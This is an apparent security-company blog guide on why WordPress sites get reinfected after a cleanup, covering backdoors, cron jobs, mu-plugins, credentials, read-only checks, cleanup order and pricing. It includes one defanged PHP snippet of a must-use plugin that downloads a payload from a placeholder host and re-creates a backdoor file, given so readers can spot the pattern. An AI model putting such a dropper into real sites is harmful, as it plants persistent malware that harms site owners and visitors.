

Quick answer

If your WordPress site keeps getting hacked, the first cleanup probably removed what you could see but not the way back in. Leftover backdoors, unchanged passwords, nulled or abandoned plugins, an infected neighbouring site or an infected backup can all let the malware return.
The fix is to find the entry point as well as the malware: remove every backdoor, reinstall clean code, reset all access and security keys, then monitor for several weeks.
You paid for a cleanup, or did one yourself. The warnings stopped, the spam went away, and a few days later it is all back.
That is frustrating, but it is not bad luck. When the same hack returns, something from the first infection was left behind.
I’m Hassan. Our team has been fixing hacked WordPress sites since 2011, working from Pakistan for site owners in the US, UK, EU and Australia. This guide explains why reinfection happens and how a proper WordPress malware removal service stops it.
Signs your site keeps getting hacked
These are the usual signs that the first cleanup did not hold:
- The same malware reappears. The same spam, redirect or injected code is back after you removed it.
- New admin users return. You delete an unknown administrator and it appears again.
- Files are modified again. Files you cleaned change once more, or deleted files come back.
- The Google warning returns. A “This site may be hacked” label or a red browser warning shows up again after a review.
- Your host suspends the account again. A second suspension for malware or spam is a strong signal.
- The scanner flags the same files. The same paths show up in every scan, week after week.
Warning
If the site is serving malware or phishing right now, put it in maintenance mode or ask your host to take it offline while you fix it. Do not keep logging in to wp-admin from a computer you suspect is infected.
Why malware comes back, in plain English
A hack has two parts: the code you can see, and the way the attacker got in and can get back in. A quick cleanup usually deals with the first part only.

The usual reasons for reinfection
- Leftover backdoors. Hidden PHP files and fake admin users that let the attacker return.
- Unchanged passwords and salts. If the attacker already has your logins, cleaning the files does not lock them out.
- Nulled or abandoned plugins. Pirated plugins often carry hidden code, and abandoned ones are never patched.
- Other sites on the same hosting account. An infected site next door can re-infect the one you just cleaned.
- Cron jobs and mu-plugins. Scheduled tasks and must-use plugins can quietly re-create deleted malware.
- Compromised FTP or hosting credentials. The attacker logs in as you, so nothing in WordPress looks wrong.
- A partial restore from an infected backup. The backup brings the old infection straight back.
Often it is several of these at once. That is why finding only one rarely ends the problem.
What reinfection looks like
The image below is a labelled example with placeholder names, not a real client site. It shows the kind of signs we look for after a failed cleanup.

In the browser and in Google
Visitors may see redirects, pop-ups or a red browser warning. In Google Search Console, the Security issues report can list the same problem again after you requested a review, and search results may show “This site may be hacked” once more.
If the warning returns, read our guide to the Deceptive site ahead warning. If the symptom is a spam redirect, see WordPress site redirecting to spam.
On the server
- An admin user that returns after you delete it.
- PHP files in
wp-content/uploadsthat you never added. - A changed
.htaccessorwp-config.phpafter cleanup. - Files that reappear within hours of being deleted, which points to a scheduled task or a must-use plugin.
Where the way back hides
These are the places we inspect first when a site has been cleaned and reinfected. It is not a full list.

- Backdoors. Small PHP files in
uploads,wp-includesor a fake plugin folder, and hidden administrator accounts. See our guide to a WordPress backdoor and hidden admin users. - Cron jobs and mu-plugins. Code in
wp-content/mu-plugins/loads automatically and can re-create deleted files. - Credentials. WordPress, hosting, FTP and database passwords, and the security keys in
wp-config.php. - Plugins and themes. Nulled or abandoned ones, and outdated ones with known holes.
- The hosting account. Other sites, old test installs and forgotten subdomains in the same account.
The snippet below is a harmless, shortened example of the pattern we look for. It is not taken from a client site:
<?php
// EXAMPLE ONLY: shortened, defanged pattern, not real client code
// A must-use plugin that quietly restores a deleted file
if ( ! file_exists( WP_CONTENT_DIR . '/uploads/x7.php' ) ) {
    $c = file_get_contents( 'https://example.invalid/payload.txt' );
    file_put_contents( WP_CONTENT_DIR . '/uploads/x7.php', $c );
}
Real code is usually disguised. Red flags are long encoded strings, eval or base64_decode calls, and file names that look like core files but are in the wrong place.
Safe checks you can run
These checks only read. They do not change your site.

# Read-only. Run from the WordPress root.
wp core verify-checksums
wp plugin verify-checksums --all
wp user list --role=administrator --fields=ID,user_login,user_email,user_registered
wp cron event list --fields=hook,next_run_relative
ls -la wp-content/mu-plugins/
find wp-content/uploads -name '*.php'
Compare the administrator list with people you actually know, and look at every scheduled task or must-use plugin you did not install. Anything unfamiliar needs investigating before you delete it.
Tip
Write down what you find and when. Dates of file changes and new users help show how the attacker got in, which is the part that stops the next reinfection.
Cleanup steps, in order
Order matters. Remove the malware but leave the door open and it is back again.
Back up first
Take a full copy of files and database before deleting anything.
Find the way in
Backdoors, unknown admins, cron jobs, mu-plugins, nulled or old plugins and other infected sites on the account.
Remove malware and backdoors
Delete injected code and every backdoor; check the database as well as files.
Reinstall clean code
Reinstall core, themes and plugins from trusted sources. Remove anything nulled or abandoned.
Reset all access
New passwords for WordPress, hosting, FTP and database, new security keys (salts) and two-factor login.
Purge caches and monitor
Purge every cache and CDN, retest, request a Google review if flagged and watch files and users for weeks.

If you’d rather not do this yourself, our WordPress malware removal service covers the cleanup, the hardening and any Google warning, with a reinfection warranty. People looking for a WordPress hack cleanup service should ask whether it finds the entry point as well as removing the malware.

How to prevent it after cleanup
Cleanup gets you back to a clean site. Prevention keeps it that way. If you want to prevent WordPress hacks and downtime, these habits matter most:
- Update everything. Core, plugins and themes, soon after updates are released.
- Remove what you do not use. Delete unused plugins, themes and old test installs rather than just deactivating them.
- Never use nulled plugins or themes. Buy or download from the official source.
- Use strong, unique passwords and two-factor login for WordPress, hosting and FTP.
- Keep sites separate. Avoid putting many unrelated sites in one hosting account.
- Keep clean backups off the server and test that they restore.
- Monitor. Watch for file changes, new admin users and Search Console security alerts.
For a full hardening checklist, see our guide on how to secure a WordPress website from hackers. It covers the habits above in more detail, so I won’t repeat it here.
Risks of fixing it yourself
If you know your server and WordPress well, you can do much of this. The risk is a cleanup that looks finished but isn’t.
- A second backdoor missed. Attackers often plant more than one.
- Only the visible malware removed. The cron job or mu-plugin puts it back.
- An infected backup restored. The old infection returns with it.
- Passwords changed too early. If the attacker still has access, they just see the new ones.
- Breaking the site. Blind edits to
wp-config.php,.htaccessor the database can take it offline. - Wasted time. Each failed attempt is another cycle of warnings, lost visitors and possible suspension.
Get it fixed: fixed prices
Every plan is cleaned within 24 hours of receiving working access. Emergency fixes start from $149.
- Basic — $149. Malware and backdoor removal with basic hardening. 30-day reinfection warranty.
- Full Recovery — $249. Deep cleanup plus Google review. 60-day reinfection warranty.
- Emergency — $349. Work starts within 4 hours of access. 60-day reinfection warranty.
Hacked again after a cleanup?
Fixed-price malware and backdoor cleanup from $149, with a reinfection warranty. Not sure what you are looking at? Start with a free malware check.
Related reading
- How to secure a WordPress website from hackers: 11 simple ways
- WordPress backdoor and hidden admin users: how to spot and remove them
- WordPress site redirecting to spam? Signs, causes and the fix
- WordPress site showing spam ads or pop-ups? How to find and remove malicious ad injection
- Deceptive site ahead on WordPress: why Google flagged your site and how to fix it
- How much does WordPress malware removal cost?
Frequently asked questions
Why does my WordPress site keep getting hacked?
Almost always because the way in was never closed. The usual causes are a leftover backdoor, passwords and security keys that were not changed, a nulled or abandoned plugin, a stolen hosting or FTP login, another infected site on the same hosting account, or an infected backup that was restored.
Why does malware keep coming back after I clean it?
Because deleting the visible malware does not remove the code that re-creates it or the door the attacker used. Hidden PHP files, scheduled tasks and must-use plugins can put the malware back within hours or days.
How do I stop my WordPress site from being hacked again?
Find and remove every backdoor, reinstall clean WordPress core, themes and plugins, change every password and the security keys, remove nulled and abandoned plugins, separate sites that share a hosting account, and then keep everything updated with two-factor login and monitoring.
Can a security plugin stop the reinfection?
A plugin can detect some changes and block some attacks, but it does not find every backdoor and it cannot fix a stolen password or an infected neighbouring site. Treat it as one layer, not as the cleanup.
Is my hosting the reason it keeps happening?
Sometimes. If several sites share one hosting account, an infected site can re-infect the others, so cleaning only one does not hold. Weak server-side settings and shared credentials can also contribute. Check the whole account, not just the one site.
Will changing my password stop it?
Not on its own. Changing passwords is necessary, but it does not remove backdoors, rogue admin users or injected code. Reset passwords and security keys after the cleanup, not instead of it.
Should I restore a backup?
Only if you are sure the backup predates the infection, and you also close the entry point. Restoring an infected backup, or a clean one without fixing the hole, usually brings the problem back.
How long until I know the site is really clean?
Cleanup itself is usually done within 24 hours of working access, but confidence comes from monitoring. Watch files, admin users and Google reports for the following weeks. The reinfection warranty exists to cover that period.
Could my hosting account be suspended again?
Yes, if the malware is still running. Hosts often suspend accounts that send spam or serve malware, and a repeat suspension is a strong sign the site was not fully cleaned. Ask your host what they detected and share it when you get help.
How much does it cost to fix a site that keeps getting hacked?
BrandBees charges $149 for a Basic cleanup with a 30-day reinfection warranty, and $249 for Full Recovery or $349 for Emergency, both with a 60-day reinfection warranty. Emergency fixes start from $149.
Want it fixed for good this time?
WordPress experts since 2011. Cleanup from $149, cleaned within 24 hours of access, with a 60-day reinfection warranty on the $249 and $349 plans.
Free PDF
WordPress Security Checklist
The same checks we run on client sites, written in plain English. Work through it in an afternoon.
- Logins, updates, backups and hosting, step by step
- A 10-minute self-test you can run today
- What to do if you think you’ve been hacked
